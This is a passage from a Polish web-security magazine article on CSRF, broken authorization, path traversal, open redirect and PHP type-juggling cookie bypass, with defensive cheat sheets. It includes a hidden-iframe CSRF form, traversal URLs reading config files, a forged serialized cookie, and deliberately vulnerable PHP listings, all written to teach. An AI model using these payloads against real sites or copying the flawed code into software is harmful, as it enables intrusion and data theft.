Odkrywca podatności zdefiniował potencjalną jego ofiarę jako właściciela strony, którego dane logowania FTP są zapisane lub zakeszowane w przeglądarce. Przy próbie nawigacji do spreparowanego adresu, nie intencjonalnie z konta administratora wykonywana była komenda **CHMOD 0777 EXAMPLEFILE**, zmieniająca uprawnienia określonego pliku.

Luki udało się załatać zmieniając reakcję nazbyt pobłażliwej logiki serwerów na zbyt długie komendy. Wcześniej były one rozbijane na kilka mniejszych poleceń i wykonywane osobno.

Rozważmy ponownie kod aplikacji z listingu ósmego omówiony w poprzednim punkcie. Oprócz podatności na ataki XSS jest on również idealnym celem dla ataku CSRF. Załóżmy, że podatna aplikacja znajduje się w domenie **samochody.tld**, gdzie ofiara jest już zalogowana. Równolegle, ofiara odwiedza stronę **wiadomosci.tld**, w którą przy pomocy ataku stored XSS wstrzyknięto złośliwy kod, od którego będzie wychodził atak.

W kodzie źródłowym strony głównej serwisu **wiadomosci.tld** umieszczona jest niewidoczna dla użytkownika ramka iframe:

```
<iframe src="zuo.php" style="display: none;"></iframe>
```

W ścieżce **/zuo.php** znajduje się natomiast kod dokonujący ataku.

Listing 11. Złośliwy kod wykonywany w ramce

```
<form action="http://samochody.tld/artykul.php" method="POST">
   <input type="hidden" name="text" id="f_text">
</form>
<script>
var comment = 'Nie dość że XSS, to i CSRF!';
document.getElementById('f_text').value = comment;
document.forms[0].submit();
</script>
```

W celu dodania komentarza na stronie **samochody.tld** wystarczy tylko wykonać odpowiednie zapytanie POST zawierające jedyny wymagany argument – treść dodawanego komentarza. Ciasteczka sesyjne potrzebne do identyfikacji użytkownika zostaną automatycznie włączone do zapytania przez przeglądarkę, pomimo pochodzenia z innej domeny zapytanie jest w pełni poprawne.

[CWE-285] NIEWYSTARCZAJĄCA AUTORYZACJA

Czasami powodem wycieku danych lub włamania może okazać się nad wyraz prozaiczny problem – niewystarczająca kontrola uprawnień użytkownika podczas próby podjęcia danej akcji. Do potencjalnie niebezpiecznych akcji można zaliczyć:

- akcje powodujące udostępnienie do odczytu danych, do których użytkownik nie jest uprawniony
- akcje umożliwiające użytkownikowi niepowołaną modyfikację danych

Zabezpieczenie aplikacji przed CSRF - ściągawka

Główny wzorzec ochrony przed CSRF

Ogólnie przyjętą i dosyć uniwersalną metodą zabezpieczenia aplikacji jest użycie losowo wygenerowanego tokenu. Powinien on zostać wygenerowany w sposób nieprzewidywalny dla użytkownika. Uwaga na generatory pseudolosowe seedowane wyłącznie aktualnym czasem, niekiedy może on zostać oszacowany z wystarczająco dużą precyzją.

Token CSRF powinien być częścią stanu sesji użytkownika. Oprócz tego, powinien też zostać umieszczony w ukrytym polu formularza lub w jego adresie docelowym. Podczas obsługi wysłanego formularza należy zwyczajnie porównać wartości z obu źródeł i zaakceptować zapytanie tylko jeśli są one zgodne.

Kluczowe jest uwzględnienie sytuacji, kiedy token nie został wcale wygenerowany, gdyż wykonano wyłącznie bezpośrednie zapytanie wysyłające formularz. W tym wypadku należy bezwzględnie odmówić przetworzenia zapytania. Jeden token nie powinien być również zdatny do użycia więcej niż raz.

Listing 12. Przykładowa implementacja tokenu CSRF w formularzu

```
<?php
session_start();
// obsługa wysłania formularza
if (isset($_POST['imie'])) {
   if (!isset($_SESSION['csrf'])) {
      exit 'Brak tokenu CSRF!';
   }
   if ($_SESSION['csrf'] !== $_POST['csrf']) {
      exit 'Token CSRF nie pasuje!';
   }

   // ten token nie może już zostać użyty
   $_SESSION['csrf'] = null;

   // poprawnie przetworzono formularz
   echo 'Teraz mamy pewność, nazywasz się ';
   echo htmlentities($_POST['imie']) . '.';
}
// generowanie nowego tokenu z wykorzystaniem
// bezpiecznego źródła losowości
$csrf = sha1(mcrypt_create_iv(32));
$_SESSION['csrf'] = $csrf;
?>
<form action="" method="POST">
<input type="hidden" name="csrf" value="<?=$csrf ?>">
Jak się nazywasz: <input type="text" name="imie">
<input type="submit" value="Dalej">
</form>
```

Zdecydowanie nie zadziała:

- Weryfikacja nagłówka `Referer`. Przeglądarka nie ma obowiązku go wysyłać, zaawansowani użytkownicy mogą posiadać wtyczki ukrywające ten nagłówek lub fałszujące jego wartość. Nagłówek ten może być również filtrowany przez systemy zabezpieczeń w sieciach firmowych.
- Transakcja wymagająca wielu kroków do jej ukończenia. Jeżeli każdy kolejny krok jest możliwy do przewidzenia bez brania pod uwagę odpowiedzi serwera, to jedynie utrudni to przeprowadzenie ataku.
- Umieszczenie tokenu w ciasteczku. Wszystkie ciasteczka przynależne do konkretnej domeny zostaną dołączone do zapytania automatycznie. Nie jest to prawidłowy sposób ochrony przed CSRF.
- Nieprzemyślana implementacja mechanizmu zabezpieczającego. Całkowicie poprawny proces generowania klucza, przypisanie go do sesji i umieszczenie w formularzu nie przyniesie żadnego efektu, jeśli klucz nie zostanie w odpowiedni sposób zweryfikowany. Z tego względu należy dokładnie testować każde takie rozwiązanie.

Niezabezpieczony zasób statyczny

Możliwość uzyskania nieuprawnionego dostępu do zasobów statycznych aplikacji jest wynikiem błędnej konfiguracji serwera i niekiedy błędów projektowych.

Dodatkową wadą konfiguracji serwera może być włączone listowanie katalogów w folderach nie posiadających pliku `index`. Istnieje oprogramowanie automatycznie sprawdzające, czy najpopularniejsze ścieżki nie kryją jakichś niepoprawnie chronionych zasobów.

„Głębokie ukrycie"

Podatność CWE-285 od 2010 roku posiada w Polsce swoją żargonową nazwę. Jego powstanie związane jest z wyciekiem danych ponad tysiąca firm z banku PKO BP.

Do uzyskania dostępu do pliku, będącego swego rodzaju zestawieniem wystarczyło znać odpowiedni adres URL prowadzący do serwerów banku. W niewyjaśnionych okolicznościach plik ten został zindeksowany przez Google. Jakiś czas później odnalazł go jeden z internautów.

Po wybuchu afery rzecznik banku przyznał:

„Ten plik został zabezpieczony w tak zwanym głębokim ukryciu, jak to mówią informatycy."

Tajemnicze określenie szybko zaczęło funkcjonować w formie prześmiewczej wśród audytorów bezpieczeństwa.

Niepoprawna weryfikacja dostępu w skrypcie

Analogicznie jak w przypadku zasobów statycznych, może wystąpić sytuacja, kiedy skrypt generujący zawartość dynamiczną posiada niepoprawnie skonfigurowane mechanizmy kontroli dostępu lub nie posiada ich wcale.

Odpowiednia weryfikacja dostępu jest pomijana w szczególności:

- w modułach niewidocznych dla zwyczajnych użytkowników, np. na jednej z podstron panelu służącego do zarządzania serwisem,
- w operacjach wieloetapowych, np. kiedy poziom uprawnień użytkownika sprawdzany jest wyłącznie podczas generowania dla niego formularza, lecz programista zapomina o powtórzeniu tej czynności podczas jego przetwarzania.

Prawidłowy projekt kontroli dostępu - ściągawka

Zasada #1: Polityka *„default deny"*

Bezpieczniej jest udzielić użytkownikowi zbyt mało uprawnień, niż zbyt dużo. Prawidłowo zaprojektowany mechanizm kontroli dostępu powinien posługiwać się polityką „default deny", czyli „domyślnie odmawiaj". Podejście to polega na stworzeniu listy akcji, do których użytkownik powinien mieć dostęp i bezwzględnym blokowaniu wszystkich innych akcji.

Zasada #2: Pojedyncze uprawnienia pogrupowane w role użytkowników

Pojedyncze uprawnienia dostępu powinny być zgrupowane w konkretne role, które będą mogły zostać przydzielone użytkownikom. Wpływa to na przejrzystość i prostotę utrzymania listy kontroli dostępu.

Zasada #3: Wysoce konfigurowalny mechanizm kontroli

Zdecydowanie należy unikać tworzenia wyjątków w implementacji mechanizmów kontroli dostępu. Wszelkie nietypowe funkcjonalności muszą zostać przewidziane wcześniej i stanowić integralną część konfiguracji.

[CWE-22] PATH TRAVERSAL

Celem tego typu ataku jest uzyskanie dostępu do katalogów i plików położonych poza publicznie dostępną częścią struktury webaplikacji. Dokonuje się tego poprzez manipulację parametrów odwołujących się do plików fizycznych znajdujących się na serwerze.

Listing 13. Aplikacja podatna na *path traversal* (przypadek naiwny)

```
<?php

$page = 'main.php';
if (isset($_GET['page'])) {
   $page = $_GET['page'];
}

require('header.php');
require('includes/'.$_GET['page']);
require('footer.php');
```

Zakładając, że konfiguracja aplikacji znajduje się w chronionej ścieżce `config/main.xml`, a prawidłowy URL podstrony przyjmuje następującą postać:

```
http://strona.tld/?page=czekolada.php
```

Szkolenia wideo dla programistów

WŁĄCZ SIĘ I TY!

DevCastZone.com

Nowy wymiar e-edukacji dla programistów

Możliwe jest zmuszenie aplikacji do wypisania zawartości niedostępnego pliku konfiguracyjnego, poprzez spreparowanie adresu w następujący sposób:

```
http://strona.tld/?page=../config/main.xml
```

Ponieważ ciąg **../**oznacza odwołanie do katalogu wyższego poziomu, możliwa jest „ucieczka" z folderu includes oraz przejście do dowolnego katalogu znajdującego się na serwerze.

Dołączanie zabezpieczonych akcji

Jeśli aplikacja wykazująca tego typu podatność udostępnia akcje wymagające dodatkowych uprawnień, np. panel administracyjny, wykorzystanie podatności przez hakera może umożliwić mu pełne lub częściowe ominięcie autoryzacji.

Załóżmy, że w chronionej ścieżce **admin/article.php** znajduje się interfejs umożliwiający edycję artykułów zgromadzonych w bazie danych. Bezpośrednie odwołanie do tej lokalizacji przez użytkownika nie będącego administratorem nie jest możliwe ze względu na ustawienia serwera. Ponownie, spreparowanie parametru „page" umożliwi atakującemu ominięcie zabezpieczeń.

Rekurencyjne dołączanie skryptu

Wart rozważenia jest jeszcze inny przypadek szczególny. Niekiedy wykorzystując *path traversal* napastnik może zmusić aplikację, aby rekurencyjnie dołączała ten sam skrypt.

Tego typu atak można częściowo sklasyfikować jako *Denial of Service*, wprowadzenie programu w nieskończoną rekurencję może spowodować crash interpretera lub zużyć całą dostępną pamięć.

Przykład:

```
http://strona.tld/?page=../index.php
```

Uniemożliwienie ataków path traversal – ściągawka

Normalizuj ścieżkę przed jej użyciem

Podczas oceny, czy parametr odwołuje się do prawidłowej lokalizacji, pomocna będzie funkcja **realpath**, która rozwiązuje ścieżkę relatywną do postaci ścieżki absolutnej.

Weryfikacja może zostać wykonana w ten sposób:

Listing 14. Przykładowa implementacja funkcji sprawdzającej, czy dana ścieżka absolutna zawiera się w ścieżce bazowej

```
function isPathLegal($base, $path) {
            $realBase  = realpath($base);
            $realBase .= DIRECTORY_SEPARATOR;
            $realPath = realpath($realBase . $path);

            $cond1 = ($realBase !== false);
            // realPath starts with realBase
            $cond2 = (strpos($realPath, $realBase) === 0);
            return $cond1 && $cond2;
}

var_dump(isPathLegal('/var/www', 'test.php')); // true
var_dump(isPathLegal('/var/www', '../index.php')); // false
```

[CWE-601] OPEN REDIRECT

Podatność ta jest znacznie mniej skomplikowana, niż opisywane wcześniej.

W praktyce stanowi możliwość zmuszenia serwera aplikacji, aby po podjęciu jakiejś akcji przez użytkownika został on przekierowany do niezaufanej strony.

Całe zamieszanie może zostać wykorzystane na przykład do przeprowadzenia phishingu na użytkownikach niezabezpieczonej strony. Mniej zaawansowani użytkownicy Internetu swoją decyzję na temat zaufania danej stronie mogą podjąć wyłącznie na podstawie zgadzającego się (tylko początkowo) adresu URL.

Za przykład niech posłuży fikcyjny serwis **ankieterzy.tld**. Serwis ten oferuje integrację polegającą na możliwości przekierowania użytkownika z innej strony do ankiety.

Po wypełnieniu ankiety użytkownik jest automatycznie powracany do serwisu, z którego wcześniej korzystał. Powrotny adres URL jest ustalany na podstawie parametru „redirect":

Listing 15. Fragment przykładowego systemu ankietowego, podatnego na open redirect

```
<?php
   if (isset($_POST['submit'])) {
   // ... kod przetwarzający ...
   // ... wysłanie formularza ...

   header('Location: ' . $_GET['redirect']);
   exit();
}
?><form action="" method="POST">
Imię: <input type="text" name="imie">
<!-- różnorodne pola ankiety -->
<input type="submit" name="submit" value="Wyślij">
</form>
```

Niech serwisem korzystającym z tej syndykacji będzie **samochody.tld**. Link do serwisu ankietowego jest konstruowany w następujący sposób:

```
http://ankieterzy.tld/?redirect=http://samochody.tld/
dziekujemy.php
```

Adres powrotny przekierowania jest bardzo wyraźnie widoczny. Czynnościami, jakie wykonałby typowy atakujący w tym wypadku byłoby zarejestrowanie bardzo podobnie brzmiącej domeny, np. **samoohody.tld**, spreparowanie adresu URL i przeprowadzanie na użytkownikach ataków socjotechnicznych.

Jak upilnować swoich przekierowań – ściągawka

Opcja #1: Wcale nie eksponować adresu URL

Jeśli konieczne jest stosowanie przekierowań, adres docelowy nie powinien być bezpośrednio eksponowany dla użytkownika. W przypadku kiedy znajduje się on wewnątrz URLa, dobrze jest rozważyć zastąpienie go jakimś unikalnym identyfikatorem:

Przykład: **http://serwer.tld/?redir_id=5**

Opcja #2: Podpisać argument za pomocą HMAC

Tam, gdzie pierwsze rozwiązanie będzie problematyczne, można zabezpieczyć argument przed modyfikacją za pomocą tokenu HMAC. Biblioteka standardowa PHP oferuje do tego celu funkcję **hash_hmac**. Po podjęciu akcji przez użytkownika token powinien zostać zweryfikowany. I jeśli jest niezgodny – żądanie należy zablokować.

Przykład:
http://serwer.tld/?key=f4a957(...)0be7&redir=http://foo.tld/

Opcja #3: Dokładnie walidować poprawność wszystkich zmiennych składników adresu docelowego

Sposób najbardziej karkołomny w implementacji. Gdy docelowy adres nie może zostać zamieniony na unikalny identyfikator lub podpisany, konieczne będzie zastosowanie biblioteki bezpiecznie budującej URL, albo ręczne analizowanie dokumentów RFC.

Przykład: **http://serwer.tld/?redir=http://foo.tld/**

Pomimo sporządzenia białej listy i porównywania z nią adresów docelowych, zbyt szeroki jej zakres może umożliwić dokonywanie ataków CSRF w aplikacji znajdującej się pod adresem docelowym.

Niektóre popularne przeglądarki domyślnie ukrywają *query string* (parametry GET znajdujące się w URLu, poprzedzane znakiem '?'), co może ułatwić przeprowadzenie niezauważonego ataku, polegającego na spreparowaniu adresu docelowego.

[CWE-642] ZEWNĘTRZNA KONTROLA KRYTYCZNYCH SKŁADOWYCH STANU

Ostatnim typem podatności, który zostanie opisany w tym artykule, jest CWE-642. Jest to kolejna wariacja luki w zabezpieczeniach umożliwiającej ominięcie autoryzacji. Występuje ona, jeśli po stronie użytkownika przechowywane są dane, których nieautoryzowana zmiana nie zostanie wykryta przez aplikację. Jednocześnie, umożliwi to użytkownikowi dostęp do zasobów, do których nie posiada on uprawnień.

Posługując się przykładem: załóżmy, że pewien serwis oferuje użytkownikom opcję "zapamiętania ich", dzięki czemu nie jest konieczne ponowne logowanie w każdej nowej sesji. Efekt ten jest osiągnięty poprzez nadanie użytkownikom ciasteczek o nazwie "autologin", które zawierają unikalny identyfikator użytkownika "user" oraz losowo generowany klucz uwierzytelniający przechowywany w bazie danych.

Funkcja **`getTokenFromDB($user)`**, dla danego użytkownika:

- zwraca zapisany w bazie danych klucz uwierzytelniający, jeśli użytkownik posiada włączone autologowanie,
- zwraca **`NULL`** jeśli użytkownik nie posiada włączonego autologowania.

Później token pobrany z bazy danych jest porównywany z tokenem pochodzącym z ciasteczka w następujący sposób:

Listing 16. Przykład mechanizmu automatycznego logowania podatnego na ominięcie autoryzacji

```
if (isset($_COOKIE['autologin'])) {
    $x = unserialize($_COOKIE['autologin']);
    if ($x['key'] == getTokenFromDB($x['user'])) {
        echo 'Witamy ponownie, ' . htmlentities($x['user']);
    } else {
        echo 'Nieprawidłowy klucz autologowania!';
    }
}
```

Jako że w ciasteczku "autologin" przechowywany jest obiekt serializowany za pomocą funkcji **`serialize`**, do jego odkodowania w powyższym przykładzie użyta została odpowiadająca jej funkcja **`unserialize`**.

Istotnym jest fakt, że tego typu serializacja przechowuje konkretne informacje na temat typów zakodowanych wartości, rozróżniając poszczególne typy skalarne oraz klasy. Właściwość ta daje spore pole do nadużyć.

Tablica przechowywana we wzorcowym ciasteczku dla powyższego, przykładowego skryptu powinna (dla użytkownika o numerze 123) mieć następującą postać:

```
a:2:{s:4:"user";i:123;s:3:"key";s:32:"5c04(...)221f";}
```

Co jednak może się wydarzyć, jeśli napastnik spreparuje ciasteczko w taki sposób?

```
a:2:{s:4:"user";i:123;s:3:"key";b:1;}
```

Do indeksu "key" przypisany jest teraz **`bool(true)`**. Zgodnie z załączonym listingiem w autoryzacji użytkownika decydujące będzie porównanie: **`if (true == string)`**. Operator **`equals`** (podwójny znak równości) powoduje wykorzystanie mechanizmu *type juggling* w celu porównania wartości dwóch różnych typów. Zgodnie z zasadą jego działania, **`string`** po prawej stronie zostanie skonwertowany na **`false`**, jeśli jest pusty, lub na **`true`** w każdym innym przypadku. Taka modyfikacja pozwoli więc atakującemu zalogować się na dowolne konto, do którego przydzielony jest token.

Dla odmiany w przypadku braku tokenu, funkcja **`getTokenFromDB()`** zwróci **`NULL`**. Wystarczy wtedy analogiczna modyfikacja ciasteczka, lecz ze zmianą wartości klucza na **`bool(false)`**. Porównanie **`NULL == false`** powiedzie się przez wcześniej wspominany mechanizm.

Ochrona przed CWE-642 – ściągawka

Zasada #1: Używaj dokładnych porównań wszędzie, gdzie to możliwe

W PHP istnieją dwie grupy operatorów porównań [1]:

- stwierdzające równość lub nierówność (**==**, **!=**, **>**, **>=**, **<**, **<=**), wykorzystują one *type juggling* [2],
- stwierdzające identyczność (**===**, **!==**), które zawsze zwrócą **`false`** w przypadku różniących się typów porównywanych wartości.

Podczas tworzenia mechanizmów związanych z bezpieczeństwem należy zwrócić na to szczególną uwagę, tam gdzie to możliwe porównywać wartości pochodzące z niepewnych źródeł za pomocą operatorów z drugiej grupy.

Zasada #2: Uważaj na serializację PHP

Przechowywanie serializowanych obiektów po stronie użytkownika jest szczególnie niebezpieczne. W określonych przypadkach możliwe jest dokonanie takiej modyfikacji obiektu, aby zaburzona została logika związana z mechanizmami bezpieczeństwa, jednocześnie nie powodując błędów krytycznych aplikacji. Bezpieczniejsze jest kodowanie w formacie JSON (**`json_encode`**, **`json_decode`**) lub przechowywanie obiektów na serwerze, wewnątrz sesji użytkownika. Przy pomocy standardowej serializacji PHP możliwe jest stworzenie obiektu dowolnej klasy, którego metody **`__wakeUp`** oraz **`__destruct`** zostaną później wywołane.

Zasada #3: Podpisuj dane przechowywane po stronie użytkownika

Tam gdzie jest to możliwe, krytyczne dane przechowywane po stronie użytkownika powinny zostać podpisane, np. za pomocą funkcji **`hash_hmac`**. Każdorazowa weryfikacja podpisu uniemożliwi napastnikowi modyfikację danych wystawionych przez serwer.

W sieci

- http://cwe.mitre.org/ – Common Weakness Enumeration
- https://www.owasp.org/ – Otwarty projekt zabezpieczania webaplikacji
- http://www.backtrack-linux.org/ – Dystrybucja Linuxa przygotowana do przeprowadzania testów penetracyjnych
- https://code.google.com/p/browsersec/ – Browser Security Handbook

- [1] http://php.net/manual/en/language.operators.comparison.php
- [2] http://php.net/manual/en/language.types.type-juggling.php

Bazy danych zbierające informacje o podatnościach:

- http://cve.mitre.org/
- http://www.securityfocus.com/bid

Michał Leszczyński

redakcja@programistamag.pl

Freelancer z wieloletnim doświadczeniem w dziedzinie aplikacji webowych. Administrator systemów serwerowych na platformach UNIX-owych.